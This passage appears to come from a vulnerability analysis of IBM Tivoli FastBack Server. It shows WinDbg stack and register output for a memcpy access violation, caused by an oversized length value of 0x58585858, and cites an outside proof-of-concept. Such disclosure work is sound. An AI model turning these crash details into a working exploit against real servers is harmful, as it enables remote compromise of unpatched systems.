020cff94 76e037eb 015f2df0 743b4a70 00000000 kernel32!BaseThreadInitThunk+0x12
020cffd4 76e037be 00669360 015f2df0 00000000 ntdll!RtlInitializeExceptionChain+0xe
020cffec 00000000 00669360 015f2df0 00000000 ntdll!RtlInitializeExceptionChain+0xc
```

0x58585858 is a bigger size than allocated for the destination. Thus , this memcpy function causes a memory corruption.

```
0:078> g
(bd8.e98): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=b83d6cbc ebx=01752d98 ecx=16161616 edx=00000000 esi=5fe51464 edi=01f4d988
eip=00666e73 esp=01efe320 ebp=01efe328 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
FastBackServer!memcpy+0x33:
00666e73 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
```

Reference: *http://www.signalsec.com/publications/ibm-tivolifastback-server-poc.txt*